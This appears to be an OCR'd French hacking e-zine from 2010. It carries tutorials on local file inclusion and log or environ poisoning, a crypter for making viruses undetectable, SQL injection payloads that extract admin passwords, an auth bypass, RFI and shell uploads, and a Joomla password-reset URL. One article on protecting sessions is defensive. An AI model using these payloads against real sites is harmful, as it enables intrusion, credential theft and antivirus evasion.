
50-1337 Magazine

Issue #1

Hacking / Sécurité
Fun And Freedom

2010

[Techniques d'exploitation des LFI] Rioru [Etude d'un crypteur] Xash [Exploitations des failles WEB] K3vin Mitnick [Protection contre le vol de session] Rootix [JAVA Remote Download and execute] t0fx [Balade avec la mémoire virtuelle] Homeostasie [Etude sur l'indetectabilité du serveur Bifrost] tr00ps [Visite guidée du kernel land] KPCR [Exploration in the cross territory] Xylitol [Remote internal phishing and location bar + ssl indicator falsification] 599eme Man [RTLO can be used into multiples spoofing cases] Jordi Chancel [Man Of the WiFi] Sh0ck [Firefox Maxlength patching],[protocols exploration],[mobile software phreaking], [BT4 for fun and freedom] p3Lo



Sommaire :

édito du 1337

Soyez les bienvenu(e)s , 50 1337 est un e-magazine traitant de l'underground et tout ce qui tourne autour, vous l'aurez compris.. Le leet speak est né sur les premier BBS bulletin board system, les ancêtres de nos forums,le mot leet signifiant élite est devenu au fil du temps l'emblème de toute une génération .

Qui est 1337 ?

Contrairement à ce que certain peuvent laisser paraitre , le 1337 est avant tout un passionné, quelque soit son sexe, son age , son travail, son rang social,son origine,sa nationalité, sa couleur de peau. Le leet représente la crème de sa spécialité grâce aux productions qu'il partagera dans ces zone d'autonomie temporaires. Le web est peuplé de 1337 de toute sortes (chapeaux blanc, chapeaux gris, chapeau noir, phreaker etc..). Les 1337 ne sont pas que des "Hackers" , n'importe quel artiste faisant de son œuvre un détournement en arpentant les limites , plus ou moins utile ou créative de leur création, et étant un des seul a excellé dans sa catégorie peut ainsi faire partie des 1337 si et seulement si ce 1337 entretien une relation intrinsèque et familière avec un ou plusieurs système automatisé.

Qu'est ce que 501337?

501337 est d'abord une idée que j'ai décider de faire fructifier avant 2010,cette idée s'est transformée et est devenue une équipe, nous ne sommes représentants d'aucune institution, nous sommes conscient qu'il existera toujours un 1337 plus puissant qu'un autre 1337, c'est pourquoi chaque membre de cette petite équipe a été choisi sur le tas , à l'intérieur de différentes TAZ et non par des critères de sélection précis si sa n'est que la qualité de leurs productions a un instant T. Le simple et unique but de notre association est de répandre et partagé notre savoir entre nous et en même temps pour vous dans la bonne humeur, pour laisser une petite trace sur la toile de notre passage. Vous déciderez à la fin de la lecture de ce magazine quel 501337 vous convient 501337? /501337!.

Pour aboutir à ce magazine nous avons du faire appel aux contributions des contributeurs que nous avons rencontré pendant notre chemin, je tiens à remercier tous ceux qui ont pu nous soutenir, ceux qui nous ont conseillés, écoutés, lu ou regardés. De même que je remercie ceux qui ont contribué sans hésiter à ce projet , je les remercie de leurs patience, de leur engouement et leur motivation. Le forum europasecurity.org (voir dans la page amis et partenaires) , je remercie cette communauté qui a su provoquer cette sérendipité d'idées fructueuses.

Disclamer

501337 magazine est un fanzine orienté vers la sécurité informatique et la bidouille, écrits par des passionnés, ce n'est pas une secte, ni une association de malfaiteurs , nous participons à l'entraide en communauté, au développement de solution de sécurisation, à la signalisation, à la correction de failles de manière bénévole à l'intérieur de différents forums de discussion. Le magazine a été créé pour aider les lecteurs à mieux comprendre les enjeux de la sécurité, et de la sécurisation.
Le contenu de ce e-magazine a un but purement pédagogique , si vous souhaitez partager ce magazine vous le pouvez en respectant les termes de la licence. En aucun cas ses rédacteurs seront responsables de vos méfaits ou illégalitée(s) suite à la lecture du contenu de ce document. Nous ne sommes pas parfaits, il est possible que des fautes , des anomalies se soient glissées dans nos articles, si c'est le cas nous sommes ouvert a toutes sortes de corrections , vous trouverez un moyen de nous signaler ces erreurs grâce à l'adresse se situant a la fin du magazine.

Je tiens aussi à préciser que les auteurs des articles ont contribué eux mêmes aux publications.

Rappels de la loi Française :

L'article L122-6-1 du code de la propriété intellectuelle donne à l'utilisateur de logiciel le droit d'observation ou d'analyse : « la personne ayant le droit d'utiliser le logiciel peut, sans l'autorisation de l'auteur, observer, étudier ou tester le fonctionnement de ce logiciel afin de déterminer les idées et les principes qui sont à la base de n'importe quel élément du logiciel lorsqu'elle effectue toute opération de chargement, d'affichage, d'exécution, de transmission ou de stockage du logiciel qu'elle est en droit d'effectuer ».

licences :

Lorsque vous souhaiterez citer tout ou une partie de cette production il vous est autorisé de partager ,copier , modifier,remixé son contenu en citant les auteurs des articles et le titre associé en respectant son contexte. Il vous est interdit de vendre le magazine.

Attribution : cette condition oblige l'utilisateur qui souhaiterait diffuser votre oeuvre à vous créditer pour le travail original. C'est une option qui est retenue par défaut pour toute les licences (mais qui peut bien sur être levée) et qui peut s'accompagner de l'obligation pour la personne qui reproduit l'œuvre de placer un lien vers la publication originale .

No Commercial (Pas d'utilisation commerciale) : votre travail ne pourra pas faire l'objet d'une utilisation commerciale.

http://creativecommons.org/licenses/by-nc/3.0/

Les applications, scripts ou codes écrits par les auteurs dans les articles sont Free software sous licence GPL3. « 50-1337 applications » est l'appellation générale attribuée aux applications, script ou code(s) source(s) créé par leurs auteurs des articles contenus à l'intérieur du fanzine. Pour obtenir plus d'information sur les termes et conditions de licences utilisées par chacun des auteurs veuillez vous référez aux informations données par leurs auteurs respectifs. Vous pouvez contacté les auteurs à l'aide des informations contenues dans les articles ou en envoyant un mail à l'addresse situé à la fin du magazine.

50-1337 applications are free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

50-1337 applications are distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with 50-1337 applications. If not, see <http://www.gnu.org/licenses/>.

Techniques d'exploitations d'une Local File Inclusion

Par Rioru

Qu'est-ce qu'une Local File Inclusion?

Une Local File Inclusion (communément appelé "LFI") est une technique informatique dont le principe peut-être résumé simplement en traduisant le nom, c'est une "Inclusion de fichier local". Ce qui signifie qu'on peut inclure un fichier situé hors du dossier "Web" grâce à quelques petits trucs. Prenons comme exemple ce code PHP

<?php include($_GET['page']);?>

Ce code va chercher la variable "page" et essayer d'inclure et d'exécuter le fichier spécifié par cette variable. Imaginons que ce code soit mis sur l'"index.php", et que vous voulez inclure une autre page "news.php", il suffira d'aller sur "index.php?page=news.php". L'include sera lancée par le serveur, et non par le client. Pour la LFI, nous allons utiliser "../" pour remonter les dossiers jusqu'à la racine.

Par exemple si nous voulons inclure le "passwd" situé dans le dossier "etc", on va remonter tout les dossiers jusqu'à la racine, ensuite se diriger vers /etc/passwd. Mettez des "../" autant de fois qu'il le faut. Une dizaine ça devrait être largement suffisant pour la plupart des cas.

http://sitelambda.com/index.php?page=../../../../../../../../../../etc/passwd

A présent, si le site est faillible vous devriez voir le fichier passwd s'inclure dans la page. Notez que l'/etc/passwd n'existe que sous les systèmes Linux, et que nous l'utilisons en général simplement parce que c'est un fichier auquel nous avons assez souvent les droits de lecture. Pour les systèmes Windows, on utilise plus souvent le C:\boot.ini .

Néanmoins, ce n'est pas suffisant, beaucoup de sites n'utilisent pas l'include de cette façon.

<?php include($_GET['page'].".php");?>

Ce code-ci tentera d'inclure une page, et d'y ajouter ".php" à la fin. L'url pour inclure la fameuse page news sera "index.php?page=news". Et même ce code reste toujours faillible à une LFI, à une condition; que les "Magic Quotes" soient désactivés, vous savez, la fameuse option PHP pour transformer les ' en \' automatiquement. Si le serveur n'a pas activé les magic quotes, on va utiliser le null byte. Le null byte, c'est un caractère ayant pour valeur zéro, dans le langage C et ses dérivés, il signifie la fin d'une chaine de caractères. Il est représenté par "%00". Maintenant.. et si.

http://sitelambda.com/index.php?page=../../../../../../../../../../etc/passwd%00

Cet url-ci va bel et bien réussir à inclure le passwd grâce à la technique du Null byte, le ".php" que l'include va tenter d'ajouter à la fin sera supprimé grâce au null byte.

Et maintenant que j'ai une LFI, je fais quoi?

Je connais pour l'instant que trois méthodes d'exploitation des LFIs, notez que ces méthodes ne marchent pas dans tout les cas.

-L'access.log

Le principe est assez simple, mais peut devenir vite lourd à mes yeux, il consiste à inclure le fichier qui contient tout les logs du serveur Web. Le code PHP étant lancé par les includes, il suffirait juste de laisser sa trace dans ces fameux logs par exemple comme ça:

http://site.com/<? phpinfo(); ?>

Ensuite on inclut les logs, et voilà, la fonction phpinfo(); devrait être lancée. Notez cependant que souvent, les navigateurs encodent les liens que vous envoyez au serveur. "<? phpinfo(); ?>" sera affiché avec quelque chose dans le style "%3C? phpinfo(); ?%3E" (En passant, je suis pas sûr du tout de l'encode, je l'ai fait un peu comme je le sentais), du coup, le code ne sera pas exécuté même avec une inclusion. Pour pouvoir écrire du php qui sera loggué tel quel, il vous faudra coder un tool (ou quand j'en mettrais un à disposition dans la partie tools) qui ira sur la page pour vous et laissera sa trace.

Une bonne partie des sites que j'ai vu ont leur logs dans "/var/log/apache2/access.log", mais ça peut varier en fonction des systèmes, et dans les configurations d'apache, on peut même enregistrer sous un nom personnel. Si vous avez les droits, essayez d'inclure carrément le fichier de configuration apache si jamais.

-Le /proc/self/environ

Celle-ci, c'est ma préférée, même si j'ai pas eu souvent l'occasion de l'exploiter, mais en gros, faites un include de "/proc/self/environ", ce fichier contient des données sur le processus en cours (il me semble.) . Vous trouverez une ligne de ce style là: (Si vous êtes sous Firefox)

HTTP_USER_AGENT=Mozilla/5.0

En quoi est-ce si intéressant? En fait, avec Firefox (et peut-être d'autre navigateurs) on peut modifier son user-agent, soit via un plugin, soit manuellement. Je vais vous expliquer la méthode manuelle. Rendez-vous dans "about:config" (Tappez ça dans l'url), et créer une nouvelle ligne "Chaine de caractères" avec ces données: "general.useragent.override" et "<? phpinfo(); ?>", actualisez la page contenant l'include vers le /proc/self/environ, vous verrez le phpinfo(); apparaître par magie. En fait, le code a juste pris la place de "Mozilla/5.0" et sera exécuté.

-L'exploitation par sessions PHP

Je n'ai découvert cette exploitation que récemment, et je n'ai pas eu l'occasion de la tester, je l'ai connue grâce à Segmentation Fault, donc n'hésitez pas à y aller si jamais je ne suis pas très clair. Pour faire fonctionner cette exploitation, il vous faudra plusieurs conditions, il faudra que le site emploie les sessions, et que le contenu ne soit pas filtré dans ces sessions. Si ce site rassemble toutes ces conditions, dans le dossier /var/lib/php5/ plusieurs fichiers devraient exister, ayant comme nom SESS_[PHPSESSID] où le PHPSESSID prend le nom du cookie session. En mettant du code dans une des données de la session (le login par exemple), et en se connectant dessus, essayez d'inclure le fichier /var/lib/php5/sess_[votre session] les informations concernant votre session devraient s'afficher, avec le code lancé.

Cas particuliers

Dans certains cas, le PHP ne sera pas exécuté, souvent parce que ce n'est pas un vrai "**include();**" mais une autre fonction qui est utilisée, dans ces cas là, il est tout de même intéressant, car vous pouvez lire les codes PHP, donc les fichiers de configuration. Notez que le code PHP ne sera peut-être pas affiché directement sur la page, mais qu'il faudra vérifier les sources de la page (CTRL+U sur Firefox), essayez de mettre "**<? echo "seraphicsquad"; ?>**" dans un fichier html, vous verrez qu'il ne s'affiche pas directement, regardez les sources. Ces cas ne vous permettront peut-être pas d'exécuter du code PHP, mais ils vous permettront d'accéder à autre chose, avoir les identifiants SQLs d'un fichier de configuration par exemple, et c'est tout de même énorme.

Comment se protéger des LFI?

Tout d'abord, par simple mesure de sécurité, activez les magic quotes dans les configurations de PHP. Je pense qu'une autre option indispensable est d'activer l'open_basedir sur votre dossier Web, afin d'éviter les local file inclusion hors du dossier web. Une bonne solution également, ça serait de transformer les "/" et "%2f" pour éviter tout changements de dossiers. Sinon, plus simple, faire des simples includes non-dynamiques, avec des Ifs dans le style:

```
if ($_GET['page'] == "news") {include("news.php"); }
else {include ("accueil.php");}
```


Étude d'un crypteur

Par Xash

En théorie, le fonctionnement d'un crypteur est très simple: C'est un programme qui permet de rendre indétectable un virus en changeant la signature du virus. L'utilisateur voit donc une interface graphique et il n'a plus qu'à indiquer au crypter quel fichier il veut crypter.


En pratique, tout cela est un peu plus compliqué.

Builder



Tout d'abord, il y a le fichier que l'on appelle le « Builder »,qui signifie « le constructeur ».Le Builder enregistre donc le code du fichier à crypter dans une variable (pour voir ce code, il vous suffit d'ouvrir un fichier comportant l'extension .exe avec notepad). Cette variable est ensuite passé dans une routine de cryptage, tel que XOR afin de modifier la signature du fichier désormais contenu dans la variable. Et pour finir, nous mettons la variable crypté dans les ressources du « Stub », qui est le programme qui va se charger du plus gros travail.

Stub



Le Stub contient désormais le fichier crypté dans ses propres ressources, il peut donc être déployer sans utilisé le Builder à chaque fois. Le Stub commence donc par extraire de ces ressources le fichier crypté. Ensuite, il le decrypte en appelant une fonction qui fait la même chose que dans le Builder mais dans le sens inverse: on obtient donc notre fichier .exe de départ. La dernière fonction et non pas des moindres sera d'injecter le fichier décrypté directement dans le processus du Stub afin d'exécuter le fichier précédemment décrypté. Pour la dernière fonction, qui est la plus difficile, je vous conseil de faire comme recherche sur google:

– « RunPE » pour du Visual Basic 6

– « MemoryExecute » pour du Delphi

- « MemExecute » pour du C++

Exploitation des failles web

par k3vin m1tn1ck

- **Sql injection**
- **Blind sql injection**
- **Bypass sql injection**
- **RFI**
- **Remote command execution**
- **Remote Dump Database**
- **Upload php shell code**
- **Directory Traversal Vuln**
- **Remote Admin Password Change**

Injection SQL

De nombreux développeurs web ne sont pas conscients des possibilités de manipulation des requêtes SQL, et supposent que les requêtes SQL sont des commandes sûres. Cela signifie qu'une requête SQL est capable de contourner les contrôles et vérifications, comme les identifications, et parfois, les requêtes SQL ont accès aux commandes d'administration.

L'injection SQL directe est une technique où un pirate modifie une requête SQL existante pour afficher des données cachées, ou pour écraser des valeurs importantes, ou encore exécuter des commandes dangereuses pour la base. Cela se fait lorsque l'application prend les données envoyées par l'internaute, et l'utilise directement pour construire une requête SQL. Les exemples ci-dessous sont basés sur une histoire vraie, malheureusement..

Avec le manque de vérification des données de l'internaute et la connexion au serveur avec des droits de super utilisateur, le pirate peut créer des utilisateurs, et créer un autre super utilisateur

(Source php.net)

Comment trouver une sql injection ?

Il faut juste ajouter un caractère spécial comme « ‘ » après une valeur d’une variable (GET ou POST)

Exemple :

/detail-article.php?id=11'

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in **/home/ /public_html/detail-article.php** on line **100**

Exploitation :

1-calculer nombre des champs avec order by

2- création notre requête (union select 1, 2,3.....--) pour trouver le /les champs (columns) infecter

3- replacer numéro champ infecté par des commande sql de type version ()

User () @@datadir dans le but de trouver le maximum d'informations sur la base de donnée.

Exemple :

detail-article.php?id=11+order+by+1--

/detail-article.php?id=11+order+by+8--

'detail-article.php?id=11+order+by+9--

Réponse :

nysql_fetch_array(): supplied argument is not a valid MySQL result resource in **/home/ /public_html/detail-article.php** on line **100**

/detail-article.php?id=-11+union+select+1,2,3,4,5,6,7,8--

Réponse :

2

4

'detail-article.php?id=-11+union+select+1,version(),3,4,5,6,7,8--

Réponse :

5.0.85-Community

Les opérations possibles avec une sql injection :

- Insertion
- Modification
- Suppression
- Ecrire dans un fichier
- Lecture d un fichier ou répertoire
- Ajouter un utilisateur avec le droit root dans un système
  (http://www.milw0rm.com/video/watch.php?id=70)

Blind SQL Injection

Une Blind SQL Injection est utilisée lorsqu'une application web est vulnérable à l'injection SQL, mais les résultats de l'injection ne sont pas forcément visibles pour l'attaquant (blind sql injection ou injection sql à l'aveugle). La page avec la vulnérabilité ne va pas forcément afficher les données comme une injection sql normale , celle-ci s'affichera différement en fonction des résultats d'une instruction logique injecté dans l'énonciation légitime SQL appelée pour cette page. Ce type d'attaque peut être automatisée à l'aide d'un fuzzer , étant donné qu'une nouvelle déclaration doit être élaborée pour chaque bit récupéré. Il existe plusieurs outils qui peuvent automatiser ces attaques une fois que l'emplacement de la vulnérabilité et les informations sur les cibles ont été établis.

Exemple :

articles.php?id=12345+and+1=1-- vrai

(Par exemple une photo affichée, texte ...)

articles.php?id=12345+and+1=0-- faux

Pour vérifier la version d une base de donnée :

articles.php?id=12345+and+SUBSTRING(@@version,1,1)= 4 <=état faux

articles.php?id=12345+and+SUBSTRING(@@version,1,1) = 5 <=état vrai

Maintenant il faut tester l'existence de quelque table critique comme users/user/root/utilisateur/admin/admins...

Exemple :

articles.php?id=12345+and+(SELECT+count(*)+FROM+user) = état faux

articles.php?id=12345+and+(SELECT+count(*)+FROM+users) = état vrai

Il reste à trouver les champs comme login / password/user /pass ...

Exemple

articles.php?id=12345+and+(SELECT+pass+FROM+user) = état faux

articles.php?id=12345+and+(SELECT+password+FROM+user) = état vrai

Généralement si il n'y a pas table admin on peut retrouver l'administrateur du site dans la table user avec id = 1 .

Ensuite il faut trouver le mot de passe (crypté), caractère par caractère

Exemple :

AND+ascii(SUBSTRING(select+password+from+users+where+id=1),1)<53 <= faux

AND+ascii(SUBSTRING(select+password+from+users+where+id=1),1)> 53 <= vrai

AND+ascii(SUBSTRING(select+password+from+users+where+id=1),1)= 65 <= vrai

Donc le 1 er caractère est A (65 = le code ascii correspondant à la lettre)

Puis

AND+ascii(SUBSTRING(select+password+from+users+where+id=1),2)<53 <= faux

AND+ascii(SUBSTRING(select+password+from+users+where+id=1),2)> 53 <= vrai

AND+ascii(SUBSTRING(select+password+from+users+where+id=1),2)= 65 <= vrai

On constate que le 2eme caractère est A aussi .

Bypass sql injection

Technique d'outre-passement d'une page authentification grâce a une variable booléenne (true) .

Si notre requête est :

Select user from admin where user='k3vin' and pass='seeyounexttime'

Et que nous modifions notre requete par :

Select user from admin where user='k3vin' and pass=' ' or 1=1—

Nous obtenons l'accès à la session de k3vin.

Remote file include

« Remote File Include » touche comme son nom l'indique les fonctions du type include(). Ce type de fonction (comme Require_once() require(), include(), include_once()) a pour objectif d'inclure un fichier et d'exécuter son contenu sur le serveur.

Comment ça marche ?

http://www.k3vin.tld/index.php?page=news.php

Il faut tester :

http://www.k3vin.tld/index.php?page=www.test.tld


Cette manipulation affiche page de test.tld dans le site vulnerable.

Il ne reste qu'à changer l'url de test.tld par l' url d'un php-shell .

Exemple :

Remote command execution

« Remote command execution» touche comme son nom l'indique les fonctions du type exec () exécution des commandes. Ce type de fonction (system, exec, shell_exec, popen , proc_open , passthru) a pour objectif d'exécuter les commandes msdos (sous windows et Shell sous unix) .



Remote Dump Database

Faille un peu classique qui consiste à trouver une page qui extrait une base de donnée vers un ficher .sql dans le but de créer un copie d'une base de donnée. Il n est pas facile de trouver cette faille puisque il faut vérifier le code source d'une page dynamique ligne par ligne pour trouver cette page non protégée. Parmi les exemples les plus connus le forum **vb 3.6.5** , il faut juste accès au fichier install/finalupgrade.php pour avoir une copie de la base de ce forum

Upload php shell code

Généralement il faut chercher une page non protéger pour faire un upload de fichier .php (php – shell) qui permet de gérer totalement le serveur victime (en exploitant les vulnerabilités php/mysql ajoutés dans le shell ...) aussi il est possible de modifier le nom d'un fichier php vers .gif.php pour dépasser la sécurité des formulaires d'upload (Mime type spoofing).

Directory Traversal Vuln

Le but est d'exploité une sécurité insuffisante dans la validation des fichiers , il faut assainir les noms de fichiers rentrés par l'utilisateur dans l'application.

Warning: filesize() [function.filesize]: Stat failed .../../../../../../../../../../../../../../../../etc/passwd (errno=2 - No such file or directory) in **/srv/ftp-users/ /ftp/www/ /docs/galpanier.php** on line **65**

Warning: Cannot modify header information - headers already sent by (output started at /srv/ftp-users/ /ftp/www/ /docs/galpanier.php:65) in **/srv/ftp-users/ /ftp/www/ /docs/galpanier.php** on line **65**

Warning: Cannot modify header information - headers already sent by (output started at /srv/ftp-users/ /ftp/www/ /docs/galpanier.php:65) in **/srv/ftp-users/ /ftp/www /docs/galpanier.php** on line **66**

Warning: Cannot modify header information - headers already sent by (output started at /srv/ftp-users /ftp/www/ /docs/galpanier.php:65) in **/srv/ftp-users/ /ftp/www/ /docs/galpanier.php** on line **67**

Warning: Cannot modify header information - headers already sent by (output started at /srv/ftp-users/ /ftp/www/ docs/galpanier.php:65) in **/srv/ftp-users/ /ftp/www/ /docs/galpanier.php** on line **68**

root:x:0:0:root:/root:/bin/basn bin:x:1:1:bin:/bin:/bin/bash daemon:x:2:2:Daemon:/sbin:/bin/bash lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false news:x:9:13:News system:/etc/news:/bin/bash uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash games:x:12:100:Games account:/var/games:/bin/bash man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash at:x:25:25:Batch jobs daemon:/var/spool/ :/bin/bash wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false ftp:x:40:49:FTP account:/srv/ftp:/bin/bash postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false mysql:x:60:101:MySQL database admin:/var/lib/mysql:/bin/false sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false ntp:x:74:65534:NTP daemon:/var/lib/ntp:/bin/false nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash :503:503::/ 'b/ 1000:100. :1001:100:Ferid /home /bin/bash :x:1002:100. /home/ /bin/bash vscan:x:65:102:Vscan account:/var/spool/ :/bin/false

Le but de cette attaque est d'accéder à un fichier sur l'ordinateur qui n'est pas destiné à être accessible. Cette attaque exploite le manque de sécurité (le logiciel agit exactement comme il est supposé fonctionner), par opposition à l'exploitation d'un bug dans le code.


Remote Admin Password Change

Une drôle de faille capable de changer le mot de passe d'un administrateur d'un site ,elle consiste a accèder à la page utilisée pour changer le mot de passe de l' utilisateur.

Exemple faille token dans joomla 1,5,4

Il faut juste visiter cette cette url pour changer le mot de passe du super administrateur du site.

url = http://target.tld/index.php?option=com_user&view=reset&layout=confirm



Protection contre le vol de sessions

Par Rootix

Introduction :

La sécurité des sessions est devenue un des enjeux majeurs des applications web. Dans le cas d'une attaque XSS coupler avec une attaque CSRF, le pirate pourras usurper la session de la victime de manière totalement invisible. Dans ce tutoriel je vais essayer de mettre au point une méthode pour contrer au maximum ce genre d'attaque. Bien évidement sur internet la sécurité n'est jamais quelque chose d'acquis à 100%.

Usurper une session, qu'est-ce que sa signifie ?

Le pirate va chercher par tout les moyens possible de subtiliser vos cookies, afin de pouvoir se faire passer pour vous. Les cookies sont un moyen pour permettre votre authentification sans avoir à ressaisir un formulaire de connexion à chaque visite.

Comment lutter contre ?

Mon idée consiste à personnaliser au maximum les cookies afin de détecter si celui-ci vous appartient réellement ou pas.

Une première approche

Personnaliser un cookie, kezako ? On va essayer de le rendre le plus personnel possible en lui attribuant des variables propres au visiteurs comme sont User-agent, sont ip ou encore sa langue.

Protection contre le vol de session

Voici une petite class php qui permet de vérifier les cookies.

```php
<?php

class cookie
{

private $ip ;
    private $user_agent;
    private $langue ;
    private $host;
    private $hash;


     public function __construct ()
        {
            $this->ip = $_SERVER["REMOTE_ADDR"];
            $this->user_agent = $_SERVER["HTTP_USER_AGENT"];
            $this->langue = $_SERVER["HTTP_ACCEPT_LANGUAGE"];
            $this->host = $_SERVER["HTTP_HOST"];
            $this->hash = md5('~#'.$this->user_agent.'-°à0'.$this->ip.'["&]'.$this->langue. $this->host);
        }

    public function verifier_cookie()
       {
            // cette fonction permet de vérifier si le cookie n'a pas été usurpé

       $this->my_cookie = isset($_COOKIE['identification']) ? htmlspecialchars($_COOKIE['identification']) : '';


            if ( $this->hash == $this->my_cookie)
                return false;

            else
                return true;
        }

    public function definir_cookie($time_expire)
        {
            setcookie('identification', $this->hash, $time_expire);
        }

}

$cookie = new cookie();
if ($cookie->verifier_cookie())
{
// les cookies ne correspondent pas

echo'cookies volé';
}

?>
```

Le gros problème de cette class c'est que si le visiteur change d'ip, il devra ressaisir le formulaire de connexion ce qui peut vite devenir un problème si l'utilisateur à une ip dynamique. Une des solutions serais d'utiliser une vérification moins stricte et d'utiliser :

```php
$this->ip = gethostbyaddr($_SERVER['REMOTE_ADDR']);
```


au lieu de :

```php
$this->ip = $_SERVER["REMOTE_ADDR"];
```

Remote download exécution avec java : utilisation et protection

Par t0fx

Sources : SnK (unk) / wikipedia
Cet article va traiter d'une attaque devenue très populaire, l'exécution d'un fichier malicieux par le biais d'un applet java.
Vous avez surement déjà vu ce genre de pop-up en naviguant sur le web :



